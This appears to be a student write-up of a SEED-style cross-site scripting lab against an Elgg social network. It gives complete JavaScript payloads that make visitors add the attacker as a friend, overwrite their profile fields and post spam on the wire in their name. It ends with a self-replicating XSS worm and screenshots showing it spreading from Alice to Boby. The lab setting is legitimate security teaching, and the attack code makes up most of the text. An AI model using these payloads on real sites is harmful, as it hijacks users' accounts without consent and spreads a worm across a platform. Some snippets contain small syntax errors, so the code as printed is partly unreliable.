


Task-1(make the victim add the attacker as a friend)

i) Let's observe how the normal friend add request looks like.



ii) We can find the timestamp and token from the elgg.security command. Then write the javascript code and paste it in the description field in html mode.

```
<script type="text/javascript">
    window.onload = function() {

        var guid = elgg.session.user.guid;
        var ts = '&__elgg_ts='+elgg.security.token.__elgg_ts;
        var token = '&__elgg_token='+elgg.security.token.__elgg_token;

        var sendurl =
'http://www.seed-server.com/action/friends/add?friend=59'+ts+token+ts+token;

        if(guid != 59) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open('GET', sendurl, true);
            Ajax.setRequestHeader('Host', 'www.seed-server.com');
            Ajax.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
            Ajax.send();
        }
    }
</script>
```

iii) Then, when alice visits the attacker's profile (samy's profile), the code executes and alice adds samy as her friend.

Alice's friends



Samy


Task-2:(edit victim's profile)

i) To check, we edited the attacker's profile to observe what happens when we edit the profile.

The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/profile/samy/edit'. The page is titled 'Samy' and features a sidebar with navigation options: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The main content area contains several form fields for editing the profile:

- Display name:** A text input field containing 'Samy'.
- About me:** A rich text editor with a toolbar and a text area containing 'random_strings'.
- Logged in users:** A dropdown menu showing 'Logged in users'.
- Brief description:** A text input field containing '1905064'.
- Location:** A text input field containing 'random_strings'.
- Interests:** A text input field containing 'random_strings'.
- skills:** A text input field containing 'random_strings'.

The browser's taskbar at the bottom shows various icons and the text 'Right Ctrl'.



ii) the request is in form-data mode. But we can get the info we need from here.

- Every form -data field is written as '&field='
- Special characters should be handled. For example:
 - '<' becomes '%3C'
 - '>' becomes '%3E'
 - '/' becomes '%2F'

	Headers	Cookies	Request	Response	Timings
1	-----			248966404433622095902659829644	
2	Content-Disposition: form-data; name="__elgg_token"				
3					
4	Zp2fhryHnM08e1DdrI5HaA				
5	-----			248966404433622095902659829644	
6	Content-Disposition: form-data; name="__elgg_ts"				
7					
8	1708087427				
9	-----			248966404433622095902659829644	
10	Content-Disposition: form-data; name="name"				
11					
12	Samy				
13	-----			248966404433622095902659829644	
14	Content-Disposition: form-data; name="description"				
15					
16	<p>random_string</p>				
17					
18	-----			248966404433622095902659829644	
19	Content-Disposition: form-data; name="accesslevel[description]"				
20					
21	1				
22	-----			248966404433622095902659829644	
23	Content-Disposition: form-data; name="briefdescription"				
24					
25	1905064				
26	-----			248966404433622095902659829644	
27	Content-Disposition: form-data; name="accesslevel[briefdescription]"				
28					
29	1				
30	-----			248966404433622095902659829644	
31	Content-Disposition: form-data; name="location"				
32					
33	random_string				
34	-----			248966404433622095902659829644	
35	Content-Disposition: form-data; name="accesslevel[location]"				
36					
37	1				
38	-----			248966404433622095902659829644	
39	Content-Disposition: form-data; name="interests"				
40					
41	random_string				
42	-----			248966404433622095902659829644	
43	Content-Disposition: form-data; name="accesslevel[interests]"				

iii) now the code should be:

```
<script type="text/javascript">
    window.onload = function() {

        var guid = elgg.session.user.guid;
        var name = elgg.session.user.name;
        var ts = '&__elgg_ts='+elgg.security.token.__elgg_ts;
        var token = '&__elgg_token='+elgg.security.token.__elgg_token;

        var placeholder_string = '1905064';

        var sendurl = 'http://www.seed-server.com/action/profile/edit';

        var content = token+ts+'&name='+name;
        content +=
        '&description=%3Cp%3E'+placeholder_string+'%3C%2Fp%3E&accesslevel%5Bdescription%5D=1';
        content +=
        '&briefdescription='+placeholder_string+'&accesslevel%5Bbriefdescription%5D=1';
        content +=
        '&location='+placeholder_string+'&accesslevel%5Blocation%5D=1';
        content +=
        '&interests='+placeholder_string+'&accesslevel%5Binterests%5D=1';
        content += '&skills='+placeholder_string+'&accesslevel%5Bskills%5D=1';
        content +=
        '&contactemail='+placeholder_string+'%40gmail.com&accesslevel%5Bcontactemail%5D=1';
        content += '&phone='+placeholder_string+'&accesslevel%5Bphone%5D=1';
        content += '&mobile='+placeholder_string+'&accesslevel%5Bmobile%5D=1';
        content +=
        '&website=http%3A%2F%2Fwww.'+placeholder_string+'.com&accesslevel%5Bwebsite%5D=1';
        content +=
        '&twitter='+placeholder_string+'&accesslevel%5Btwitter%5D=1';
        content += '&guid='+guid;
```

```
if(guid != 59) {  
    var Ajax = null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open('POST', sendurl, true);  
    Ajax.setRequestHeader("Host","www.seed-server.com");  
    Ajax.setRequestHeader("Content-Type",  
"application/x-www-form-urlencoded");  
    Ajax.send(content);  
}  
}  
</script>
```

Task-3:(make the victim post in the wire)

i) lets see how the profile link looks like:

 www.seed-server.com/profile/samy

The url should be <http://www.seed-server.com/profile/samy>

If we write special characters as percentage, (previously shown)


The url is `http%3A%2F%2Fwww.seed-server.com%2Fprofile%2Fsamy`

ii) now, let's observe the POST request for the wire post .

AllMineFriends

What's happening?

Post140 characters remaining

 By **Samy** just now
test run

▶ POST <http://www.seed-server.com/action/thewire/add>

Status	302 Found (?)
Version	HTTP/1.1
Transferred	4.68 KB (20.99 KB size)
Referrer Policy	no-referrer-when-downgrade

The request also is in form-data mode. But we will convert it as we did before.

Request payload	
1	-----154155847124163056122807197306
2	Content-Disposition: form-data; name="__elgg_token"
3	
4	Y_AQk20kJInYbwwR9UjPUw
5	-----154155847124163056122807197306
6	Content-Disposition: form-data; name="__elgg_ts"
7	
8	1708093555
9	-----154155847124163056122807197306
10	Content-Disposition: form-data; name="body"
11	
12	test run
13	-----154155847124163056122807197306--
14	

iii) we need to post:

```
To earn 12 USD/Hour(!), visit now
<Link to Samy's Profile >
```

Converting the special characters:

The post content should be:

```
'To+earn+12+USD%2FHour%28%21%29%2C+visit+now+http%3A%2F%2Fwww.seed-server.
com%2Fprofile%2Fsamy.'
```


iv) let's write the code and paste it in attacker's profile:

```
<script type="text/javascript">
  window.onload = function() {

    var guid = elgg.session.user.guid;
    var ts = '&__elgg_ts='+elgg.security.token.__elgg_ts;
    var token = '&__elgg_token='+elgg.security.token.__elgg_token;

    var wirePost =
'To+earn+12+USD%2FHour%28%21%29%2C+visit+now+http%3A%2F%2Fwww.seed-server.
com%2Fprofile%2Fsamy.'

    var sendurl = 'http://www.seed-server.com/action/thewire/add';
    var content = token+ts+'&body='+wirePost;

    if(guid != 59) {
      var Ajax = null;
      Ajax = new XMLHttpRequest();
      Ajax.open('POST', sendurl, true);
      Ajax.setRequestHeader('Host', 'www.seed-server.com');
      Ajax.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
      Ajax.send(content);
    }
  }
</script>
```

v) Now, if alice visits attacker's profile:

Alice's wire posts

All


Mine

Friends

What's happening?

140 characters remaining

Post



By Alice

just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>.

Task-4: build propagating worm

We need to:


- sending add friend requests to the attacker from visitor/secondary victim by worm.
- self-replicating & self-propagating the worm by modifying visitor/victim's profile's description section.
- posting on the wire the link to the newly infected visitor/victim's profile on behalf of the visitor/victim by worm.

SO, we need to concatenate previous operations in a single code.

The code should copy itself. For this, we need to add:

```
5 Task 4:
6 <script id=worm>
7     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
8     var jsCode = document.getElementById("worm").innerHTML;
9     var tailTag = "</\" + \"script>";
10    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
11    alert(jsCode);
12 </script>
```

The alert do something like this:



The final code:

```
<script id="worm">
    window.onload = function() {

        /* everything we need about the victim */

        var guid = elgg.session.user.guid;
        var ts = '&__elgg_ts='+elgg.security.token.__elgg_ts;
        var token = '&__elgg_token='+elgg.security.token.__elgg_token;

        /***** task4.1: make the victim friend .....59 is attacker's
guid****/
        var sendurl =
'http://www.seed-server.com/action/friends/add?friend=59'+ts+token+ts+token;

        if(guid != 59) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open('GET', sendurl, true);
            Ajax.setRequestHeader('Host', 'www.seed-server.com');
            Ajax.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
            Ajax.send();
        }

        /* replicating worm */

        var headerTag = '<script id=\"worm\" type=\"text/javascript\">';
        var jsCode = document.getElementById("worm").innerHTML;
        var footerTag = '</'+script>';
        var wormCode = encodeURIComponent(headerTag+jsCode+footerTag);
        //alert(jsCode);

        /* ****task4.2: edit the victim's profile***** */
```

```

    sendurl = 'http://www.seed-server.com/action/profile/edit';
    var name = elgg.session.user.name;

    var content = token+ts+'&name='+name;
    var randomString = 'task4';
    /*the wormCode should be in the description of the victim for
    further propagation. now the victim will act like an attacker*/
    content +=
    '&description='+wormCode+'&accesslevel%5Bdescription%5D=1';
    content +=
    '&briefdescription='+randomString+'&accesslevel%5Bbriefdescription%5D=1'
    content += ' &location='+randomString+'&accesslevel%5Blocation%5D=1'
    content +=
    '&interests='+randomString+'&accesslevel%5Binterests%5D=1'
    content += ' &skills='+randomString+'&accesslevel%5Bskills%5D=1'
    content +=
    '&contactemail='+randomString+'%40gmail.com&accesslevel%5Bcontactemail%5D=
    1';

    content += ' &phone='+randomString+'&accesslevel%5Bphone%5D=1';
    content += ' &mobile='+randomString+'&accesslevel%5Bmobile%5D=1';
    content +=
    '&website=http%3A%2F%2Fwww.'+randomString+'.com&accesslevel%5Bwebsite%5D=1
    ';

    content += ' &twitter='+randomString+'&accesslevel%5Btwitter%5D=1';
    content += ' &guid='+guid;
    //console.log(content);

    /*not affect the attacker and attack only others*/
    if(guid != 59) {
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open('POST', sendurl, true);
        Ajax.setRequestHeader('Host', 'www.seed-server.com');
        Ajax.setRequestHeader('Content-Type',
    'application/x-www-form-urlencoded');
        Ajax.send(content);
    }

    /* accessing username of the current user */
    var username = elgg.session.user.username;

```

```

        /* task4.3: post on wire so that others visit the profile of the
victim to propagate more.....*/
        sendurl = 'http://www.seed-server.com/action/thewire/add';
        content =
token+ts+'&body=To+earn+12+USD%2FHour%28%21%29%2C+visit+now+http%3A%2F%2Fw
ww.seed-server.com%2Fprofile%2F'+username+'.';


        /* creating and sending Ajax request to post on the wire on behalf
of the victim */
        if(guid != 59) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open('POST', sendurl, true);
            Ajax.setRequestHeader('Host', 'www.seed-server.com');
            Ajax.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
            Ajax.send(content);
        }
    }
</script>

```

ATTACK PIPELINE:

i) alice visits the attacker (samy)

Results for "samy"



Samy becomes her friend.

Alice's friends


eshark





Samy

Alice's profile description is changed.

Alice

 Edit avatar

 Edit profile



Blogs

Bookmarks

Files

Pages

Wire post

Brief description
task4

Location
task4

Interests
 task4

Skills
 task4

Contact email
task4@gmail.com

Telephone
task4

Mobile phone
task4

Website
<http://www.task4.com>

Twitter username
task4

About me

 Add widgets

Wire post with her profile link so that others can visit.

Alice's wire posts

All

Mine

Friends

What's happening?

Post

140 characters remaining

 By Alice  just now  

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/alice>.

Another user boby finds alice's post in wire.

All wire posts

All





Mine

Friends

What's happening?

Post

140 characters remaining

 By Alice  2 minutes ago  

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/alice>.

Worms are propagated!!!!!!

Boby

[Edit avatar](#)[Edit profile](#)[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

Brief description
[task4](#)

Location
[task4](#)

Interests
[task4](#)

Skills
[task4](#)

Contact email
task4@gmail.com

Telephone
[task4](#)

Mobile phone
[task4](#)

Website
<http://www.task4.com>

Twitter username
[task4](#)

About me

[Add widgets](#)

And the propagation continues!!!!

Boby » Wire posts

Boby's wire posts

Firefox Web Browser

Friends

What's happening?

Post

140 characters remaining



By Bobby just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/boby>.



Boby

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)